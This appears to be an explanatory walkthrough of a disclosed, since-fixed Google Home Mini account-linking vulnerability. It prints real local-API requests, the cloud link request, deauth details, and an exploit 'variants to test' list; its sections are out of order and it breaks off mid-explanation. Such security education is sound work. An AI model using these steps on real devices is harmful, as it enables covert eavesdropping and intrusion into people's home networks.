
The payload is an integer animation_id, used like this:
$ curl --insecure -X POST -H 'cast-local-authorization-token: [token]' -H 'Content-Type: application/json' -d '{"animation_id":2}' https://[Google Home IP]:8443/setup/assistant/show_led
This plays a slow pulsing animation. There appear to be only two animations: 1 (reset LEDs to normal) and 2 (continuous pulsing).
The researcher also found the algorithm used to encrypt the Wi-Fi password before sending it to /setup/connect_wifi. With HTTPS in use the encryption seems redundant, but the researcher imagines it was originally implemented to protect against MITM attacks exposing the Wi-Fi password. The password is encrypted with RSA PKCS1 and the device's public key from /setup/eureka_info:

Footnote: deauth attacks on the Google Home Mini
The report clarifies how the lack of WPA3 and 802.11w support was established. The researcher's own router did not support these, so a friend's router running OpenWrt was borrowed. Of the three 802.11w modes (disabled by default, optional, required), with "required" the Google Home Mini could not connect while a Pixel 5 (Android 12) and a MacBook Pro (macOS 12.4) had no issues; the same happened with WPA3 enabled. With "optional" the Mini connected but was still vulnerable to deauth attacks, as expected. This was tested on the latest Mini firmware at the time of writing (1.56.309385, August 2022) on 1st gen hardware (codename mushroom), and the researcher assumes it is a limitation of the Wi-Fi chip rather than software.
Root cause
The core issue is that the combined device information (name, certificate and cloud ID), which the device exposes over its local API, was sufficient to link an account to the device through the cloud API. The local API's auth token requirement protects the local endpoints, but the linking path goes through clients3.google.com, and the values needed to build that request are readable from /setup/eureka_info without any token. The researcher describes the combined info as acting like a "password" that grants remote control, exposed over the LAN.
The second issue is that the device falls back to an open setup network when it loses its connection, so anyone in wireless range can reach the local API without the Wi-Fi password. Deauthentication frames are unencrypted management frames, and the Google Home Mini supports neither 802.11w nor WPA3, so forcing the fallback is straightforward.
The third is that a linked account can create routines that run "call [phone number]" remotely, which turns the microphone into a remote listening device, and can install local home apps that reach CDP on port 9222, which gives arbitrary LAN requests and, as the researcher found, file read/write.
The researcher's reflection is that Google Home's architecture is based on Chromecast, which does not emphasise security against proximity-based attacks because little is at stake. The Google Home is far more security-critical because it controls other smart home devices and has a microphone. Features such as scheduled routines (July 2018) and the Local Home SDK (April 2020) were added over time, and the researcher guesses the engineers assumed the account linking process was secure. Earlier researchers focused on the local API endpoints, which only adjust basic settings; the subtlety here is that an innocuous-looking local API request for device info, combined with cloud APIs, gives control. The low-level security of the device is generally good, per the DEFCON talk, and the issues were at the high level.
Impact
An attacker within wireless proximity of a Google Home can install a backdoor account on it, then, over the Internet, send commands to the device, access its microphone feed (for example by making it call a phone number and listening in), and make arbitrary HTTP requests within the victim's LAN. The LAN access could potentially expose the Wi-Fi password or give direct access to the victim's other devices. The researcher demonstrated finding a printer web interface with the Wi-Fi password pre-filled in plaintext and a router interface returning the Wi-Fi password in plaintext, and notes that default router admin passwords are commonly unchanged. The file read/write capability's exact impact is unclear because the researcher could not explore the filesystem, though config files containing GAIA IDs and a night mode parameter file were read and modified.
The first scenario requires the victim to install a malicious Android app, which then uses its automatic LAN access to issue the two HTTP requests needed to link the attacker's account. The second requires only wireless proximity, no Wi-Fi password. The report notes that the CastHack exposure of devices to the Internet was likely a widespread networking misconfiguration rather than something Google can fix, and the researcher did not pursue Internet-exposed devices beyond finding hundreds with port 8443 open.
Fix
The report lists these fixes deployed by Google:
- Linking an account through the
/deviceuserlinksbatchAPI now requires an invite to the "Home" the device is registered to; without being added, the attempt returns aPERMISSION_DENIEDerror. - "Call [phone number]" commands can no longer be initiated remotely through routines.
Deauthing the Google Home and reading device info from /setup/eureka_info still works, but the info can no longer be used to link an account, and the rest of the local API is inaccessible because a local auth token cannot be obtained.
On devices with a display (such as Google Nest Hub), the setup network is protected with a WPA2 password shown as a QR code on the display and scanned with the Home app. On those devices, saying "add my voice" brings up a screen with a link code and instructions to visit https://g.co/nest/voice, which can link an account even if it is not added to the Home, since physical access is still required. The "add my voice" command does not appear to work on the Google Home Mini, probably because it has no display for a link code; the researcher suggests speaking the code or texting it to a provided number as alternatives.
Variants to test
- Check whether other Cast-based devices expose the same device info over
/setup/eureka_infowithout a token, and whether that info is still accepted by the cloud linking API. A positive result is a successful link, or aPERMISSION_DENIEDthat shows the request reached the authorisation check. - Test whether the setup-mode fallback network is open on other models, and whether the local API answers on it. A positive result is an unauthenticated response from
/setup/eureka_infoon the device's own network after a deauth. - Check whether the device supports 802.11w or WPA3 by connecting it to a router configured for "required" or WPA3. A positive result for the attack is the device failing to connect, as the Mini did, leaving deauth available.
- Look for other cloud APIs that accept device identifiers obtainable from the local API, such as the routines API. A positive result is a command executed on a device the account is not a member of.
- Enumerate local API endpoints by searching decompiled app sources for known endpoint strings, as was done for
get_app_device_idandSHOW_LED. A positive result is an undocumented endpoint that accepts a JSON payload. - Test whether local home apps in testing mode still open CDP on port 9222 and whether
http://[CDP host]:9222/jsonis reachable through the Local Home SDK. A positive result is a WebSocket URL that accepts a connection. - Test whether CDP methods
DOM.setFileInputFilesandPage.setDownloadBehaviorcan write and read files on other devices. A positive result is a file written to a chosen path and dumped back. - Scan the LAN from a compromised device for management interfaces, looking for pre-filled password fields and firmware update mechanisms. A positive result is a device page returning credentials in plaintext.
- Check whether the Wi-Fi password sent to
/setup/connect_wifiis still encrypted with RSA PKCS1 and the device public key, and whether the encryption matters given HTTPS. A positive result is a decryptable password from captured traffic if HTTPS is stripped.
What happened, in plain words
A security researcher found a way to take over a Google Home smart speaker, the small always-listening speaker that sits in people's homes. The trick did not need the owner's Wi-Fi password and did not need the attacker to touch the device, only to be within wireless range. An attacker who could get close enough to the speaker with a laptop or a cheap Wi-Fi board could force the speaker to create its own setup network, connect to it, read a few pieces of information from it, and use those pieces to attach the attacker's own Google account to the speaker. Once that account was attached, the attacker could, over the ordinary Internet, send the speaker commands, make it call a phone number and listen through its microphone, and use the speaker as a stepping stone to reach other devices on the victim's home network.
Google paid the researcher a total of $107,500 for reporting the issues responsibly, and the report says the issues have since been fixed. The researcher tested everything on a Google Home Mini but assumes the same attacks worked on Google's other smart speaker models.
This article walks through the whole story from zero. It explains every concept the first time it appears, shows the exact commands and payloads from the original report, and explains what each line does and why the researcher took that step.
The product and the feature at the centre of it
A Google Home is a small speaker with a microphone and a Wi-Fi connection. It has no screen and almost no buttons. You set it up and change its settings from a phone app called the Google Home app. The speaker also runs the Google Assistant, so you can talk to it and it will answer, play music, turn lights on and so on.
The feature at the centre of the report is account linking. Linking an account means telling the speaker "this Google account is allowed to control me". The owner links their own account during setup. The researcher noticed that linking an account gives a surprising amount of control:
- Routines. A routine is a saved shortcut that runs a series of commands. For example, a "good morning" routine might run "turn off the lights" and then "tell me about the weather". Through the Google Home app, a routine can be scheduled to start automatically on the device on certain days at certain times. So anyone with a linked account can send the device commands remotely, without being in the same room.
- Actions. A linked account can also install "actions" onto the device. An action is a small application that adds a capability to the speaker, for example support for a particular brand of light bulb.
The speaker also runs a small web server on the local network, called the local API. An API (application programming interface) is a defined set of addresses and rules that one program uses to talk to another. Think of it as a restaurant menu: you do not walk into the kitchen, you order from a fixed list of dishes. The local API is the menu the Google Home app uses to talk to the speaker over Wi-Fi. Community volunteers had already written unofficial documentation of this local API.
Google Cast devices, which include Google Homes and Chromecasts, announce themselves on the local network using mDNS. mDNS (multicast DNS) is a way for devices on the same network to find each other without a central server. It is like people in a room shouting their names so others can hear who is present. A Chromecast is Google's small streaming device that plugs into a TV; it shares a lot of its internal design with the Google Home.
The report says most local API endpoints require a token called cast-local-authorization-token. A token is a short piece of text that proves you are allowed in, like a wristband at an event: you show it with each request instead of proving your identity from scratch every time. The token could be extracted from the app's private data directory on a rooted phone, or obtained with a script that takes a Google username and password, calls the API the Home app uses internally, and returns the token. Both routes require an account that is already linked to the device. That is exactly the gap the researcher wanted to understand: how does an account get linked in the first place?
Setting up the tools
The researcher's tooling and preconditions, as described in the report:
- A spare Android phone, rooted with Magisk, with the system certificate store modified to include mitmproxy's certificate. Rooting means gaining full administrator control over the phone's operating system. Magisk is a popular tool for doing that. The primary phone was not rooted, and emulators (phone simulators on a computer) were considered clunky.
- mitmproxy for interception. mitmproxy is a free and open-source program that sits between a phone and the Internet and lets you read the traffic passing through. The researcher likes it because it is FOSS (free and open-source software), has a terminal interface and a Python API.
- A Frida script found on GitHub to bypass SSL pinning in the Google Home app. Frida is a tool that lets you inject small pieces of code into a running app to observe or change its behaviour.
dns-sdandnmapfor discovery.dns-sdis a command-line tool for browsing mDNS services.nmapis a tool that probes a machine to see which network ports are open.protocfrom Protocol Buffers for decoding and encoding the binary link payload. Protocol Buffers is explained later.gpsoauth, a Python library that implements Android's Google login flow. It turns a Google username and password into OAuth tokens that can be used against undocumented Google APIs. An OAuth token is a temporary pass that a service issues after you log in, so programs can act on your behalf without storing your password.aircrack-ngfor the deauthentication test, and later a NodeMCU board flashed with spacehuhn's deauther firmware for the proof of concept. A NodeMCU is a tiny, cheap Wi-Fi development board. "Flashing" means writing new software onto it.- Two Google accounts: the primary account already linked to the device, and a new account created as the "attacker".
- A Chromecast, used because its link flow is simpler. Chromecasts do not support Voice Match (the feature that recognises your voice) or the Google Assistant.
On the Android side, the report explains the general problem. Since Android 7, apps that use the system networking APIs no longer automatically trust certificates that the user added. A certificate is a digital identity document that a server presents to prove it is who it claims to be. To read encrypted HTTPS traffic, mitmproxy has to present its own certificate, and the phone must be made to trust it. The usual route is a rooted phone with a modified system certificate store. Then SSL pinning has to be bypassed. SSL pinning is when an app refuses to trust any certificate except the exact one it expects, which defeats a proxy. It is typically bypassed by hooking the relevant methods with Frida or Xposed when the app uses the system pinning APIs or a popular HTTP library such as OkHttp. Hooking means intercepting a function call inside the running app and replacing or observing it.
Finding it
The researcher noticed how easy it was to add new users to the device from the Google Home app, and how much control a linked account gives. The question became: how easy is it to link an account from an attacker's perspective?
Discovery starts with mDNS:
$ dns-sd -B _googlecast._tcp
Browsing for _googlecast._tcp
DATE: ---Fri 05 Aug 2022---
15:30:15.526  ...STARTING...
Timestamp     A/R    Flags  if Domain               Service Type         Instance Name
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Chromecast-[redacted]
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Google-Nest-Hub-[redacted]
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Google-Home-Mini-[redacted]
Line by line:
dns-sd -B _googlecast._tcpasks the system to browse (-B) for devices advertising the service type_googlecast._tcp, which is the label Cast devices use to announce themselves.- The next lines are the tool's own banner and a timestamp.
- The table lists each device found. The
Instance Namecolumn shows a human-readable name plus a long random-looking string. The three devices found are a Chromecast, a Google Nest Hub and a Google Home Mini. The random suffix is there so two devices with the same friendly name do not collide.
Why this step: before you can talk to a device, you need its address. mDNS gives you the list of candidate devices on the network without any prior knowledge.
A port scan of the device shows the local API:
$ nmap [redacted]
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-05 15:41
Nmap scan report for [redacted] ([redacted])
Host is up (0.0075s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
8008/tcp  open  http
8009/tcp  open  ajp13
8443/tcp  open  https-alt
9000/tcp  open  cslistener
10001/tcp open  scp-config
Line by line:
nmap [redacted]asks nmap to probe the machine at that address. A port is a numbered door on a machine; different services listen on different doors.[redacted]is a private address on the researcher's own home network.- The report header shows the nmap version and the time.
Host is upmeans the machine answered.Not shown: 995 closed portsmeans nmap checked many doors and most were shut.- The table lists the open doors.
8008/tcpand8443/tcpare labelled as HTTP and HTTPS-like services, which is where a web API would live. The others are for Chromecast functionality.
According to the unofficial documentation, port 8008 is deprecated and only 8443 works now. The other ports are for Chromecast functionality. A first request returns the device settings:
$ curl -s --insecure https://[redacted]:8443/setup/eureka_info?params=settings
{"settings":{"closed_caption":{},"control_notifications":1,"country_code":"US","locale":"en-US","network_standby":0,"system_sound_effects":true,"time_format":1,"timezone":"America/Chicago","wake_on_cast":1}}
Line by line:
curlis a command-line program for making web requests.-smeans silent (do not print progress).--insecuretells curl not to reject the server's certificate. The device sends a self-signed certificate, which is a certificate the device made for itself rather than one issued by a trusted authority. The Google Home app is configured to trust it, but the researcher's computer is not, so curl would normally refuse.--insecuresays "accept it anyway".- The URL
https://[redacted]:8443/setup/eureka_info?params=settingsasks the device, on port 8443, for theeureka_inforesource with the parameterparams=settings.eureka_infois the name of the endpoint that returns information about the device. - The response is JSON, a text format for structured data using curly braces, names and values. It lists settings such as country code, locale, time zone and whether sound effects are on.
Why this step: it confirms the local API is reachable and that some information can be read without any token. A more interesting endpoint, reboot, is rejected:
$ curl -i --insecure -X POST -H 'Content-Type: application/json' -d '{"params":"now"}' https://[redacted]:8443/setup/reboot
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Headers:Content-Type
Cache-Control:no-cache
Content-Length:0
Line by line:
-itells curl to print the response headers as well as the body. Headers are the metadata lines a server sends before the body.-X POSTsays use the POST method. A web request has a method; GET means "read something", POST means "submit something that may change state".-H 'Content-Type: application/json'adds a header saying the body is JSON.-d '{"params":"now"}'is the body: a small JSON object asking to reboot now.- The URL is the
rebootendpoint. - The response
HTTP/1.1 401 Unauthorizedis the server saying "you are not allowed". The other lines are headers: which headers are allowed, caching rules, and a body length of zero.
Why this step: it shows the token requirement is real. The researcher presumed the token was meant to stop an attacker or malicious app on the local network. The documentation said nothing about account linking, so the researcher investigated that process directly.
Intercepting the app
After rooting the spare phone and adding mitmproxy's certificate to the system store, the app still appeared to use SSL pinning, so a Frida script from GitHub was used to bypass it. All encrypted traffic then appeared in mitmproxy, including traffic between the app and the device.
The image shows the encrypted traffic now visible in mitmproxy after the pinning bypass.
The second image shows that even the traffic between the app and the device was being captured.
Why this step: to see how the app links an account, the researcher had to read the conversation between the app, the device and Google's servers. Without the bypass, the app would refuse to talk through the proxy.
Observing the link process
With the primary account already linked, the researcher signed in to the Home app under the new "attacker" account on the same Wi-Fi network. The device appeared under "Other devices", and tapping it showed a screen prompting Voice Match setup.
The image shows the screen the attacker account sees when tapping the device: a prompt to set up Voice Match.
That prompt asked to install the Google Search app, which the researcher did not want to do. The goal was only to link an account. The reasoning was that linking without Voice Match must be possible, since the initial device setup was done entirely within the Home app and Voice Match was not required on the primary account.
Rather than factory resetting the Google Home, the researcher used the shared architecture with Chromecast. Google Home devices use the same operating system as Chromecasts (a version of Linux, per a DEFCON talk), the local API is similar, and the Home app's package name ends with chromecast.app. A package name is the unique identifier of an Android app. It used to be called "Chromecast". A Chromecast was plugged in and found in the Home app:
The image shows the Chromecast appearing in the Home app.
Tapping the "Enable voice control and more" banner and confirming linked the account:
The image shows the banner that, once tapped and confirmed, links the account.
Why this step: the Chromecast link flow is simpler because Chromecasts do not support Voice Match or the Assistant. If the researcher could understand the simpler flow, the same mechanism might apply to the Google Home.
On the network side, this produced a POST request to a /deviceuserlinksbatch endpoint on clients3.google.com:
The image shows the captured POST request to the /deviceuserlinksbatch endpoint.
The payload is binary with content-type: application/protobuf. Protocol Buffers is Google's binary serialisation format. Serialisation means turning structured data into a stream of bytes that can be sent over a network. The client and server share a .proto file defining field names and types, and the encoding strips the names, leaving field numbers and wire types. Think of it as a form where the field labels are replaced by numbers before sending, and both sides have a copy of the key that says which number means what. protoc --decode_raw decodes without the .proto file by guessing types:
$ protoc --decode_raw < deviceuserlinksbatch
1 {
  1: "590C[...]"
  2: "[redacted]/oEXK6PKyGHDIYcDwT2Xl8GLOFuhxQh/K+dTahxex9+[redacted]/rfpYORHbcm3UEwFWGnP5uvKIyLar+rC7Az5ZPzPXMx7xX6Br68/gOXMGJd17OG/m0rduBZNjmasBb7+Zu8jS38cv+N3S7yTobJbagrHxIufa7gX+rO2f3/jF2EutgcA4lIm5r/2J34fkYTMXnxElJCUv/b1COuk0FZTei4mooJ+TvcQE2ljgHOSvzGnZuT+[redacted]+[redacted]/[redacted]/yKXxXYlgUOlscEIHxN0+11tvWslHQk7Xgz2RUerBXy9l+[redacted]+KtIiopL6vf84iCpbx+dQoOfUOZsbZ+[redacted]+[redacted]=="
  6: "Office TV"
  7: "b"
  8: 0
  9 {
    1: 1
    2: 0
  }
  10: 2
  12: 0
}
Line by line:
protoc --decode_raw < deviceuserlinksbatchruns the Protocol Buffers compiler in decode mode, reading the captured file from standard input.--decode_rawmeans "decode without a schema, guess the types".- The output is a tree.
1 { ... }is field number 1, which contains a nested message. - Inside it,
1: "590C[...]"is a string field, the cloud ID (truncated in the report). 2: "MIID..."is a long base64 string, the device certificate.6: "Office TV"is the device name.7: "b",8: 0,10: 2,12: 0are small fields with short values.9 { 1: 1, 2: 0 }is a nested message with two small numbers.
The payload mainly contains three things: device name, certificate and "cloud ID". The researcher recognised these values from earlier /setup/eureka_info local API requests, so the link process appears to be:
- Get the device's info through its local API.
- Send a link request to the Google server along with this info.
To test this, the researcher re-issued a modified request through mitmproxy, replacing the Chromecast's info with the Google Home's. Strings in the binary payload were replaced without problems as long as they were the same length. The cloud ID and certificate were the same length, but the name was not, so the device was renamed in the Home app to make it so. The modified request appeared to work: the Google Home's settings were unlocked in the Home app, and behind the scenes the device's local auth token was being sent along with local API requests.
Why this step: this is the key insight. The values needed to link an account are readable from the device without any token, and the cloud server accepts them. The local token protects the local API, but the linking path goes through Google's servers, where the token is not required.
Exploitation
Step 1: Fetch the device info from the local API
GET https://[Google Home IP]:8443/setup/eureka_info?params=name,device_info,sign
Line by line:
GETis the method for reading.- The URL points at the device's
eureka_infoendpoint on port 8443. params=name,device_info,signasks for three specific pieces: the name, thedevice_infoblock (which includescloud_device_id) and thesignblock (which includes the certificate).
This returns the name, the device_info block and the sign block, which are the three values the link request needs. Why this step: these are the ingredients of the "password" that the cloud server accepts.
Step 2: Re-implement the link request in Python
The researcher examined the script referenced by the unofficial local API docs that calls Google's cloud APIs. It uses gpsoauth, which implements Android's Google login flow in Python and turns a username and password into OAuth tokens for undocumented Google APIs. Using mitmproxy and gpsoauth, the link request was re-implemented as:
POST https://clients3.google.com/cast/orchestration/deviceuserlinksbatch?rt=b

Authorization: Bearer [token from gpsoauth]
[...some uninteresting headers added by the Home app...]
Content-Type: application/protobuf

[device info protobuf payload, described earlier]
Line by line:
POSTsends data that changes state on the server.- The URL is the cloud endpoint that links a device to a user.
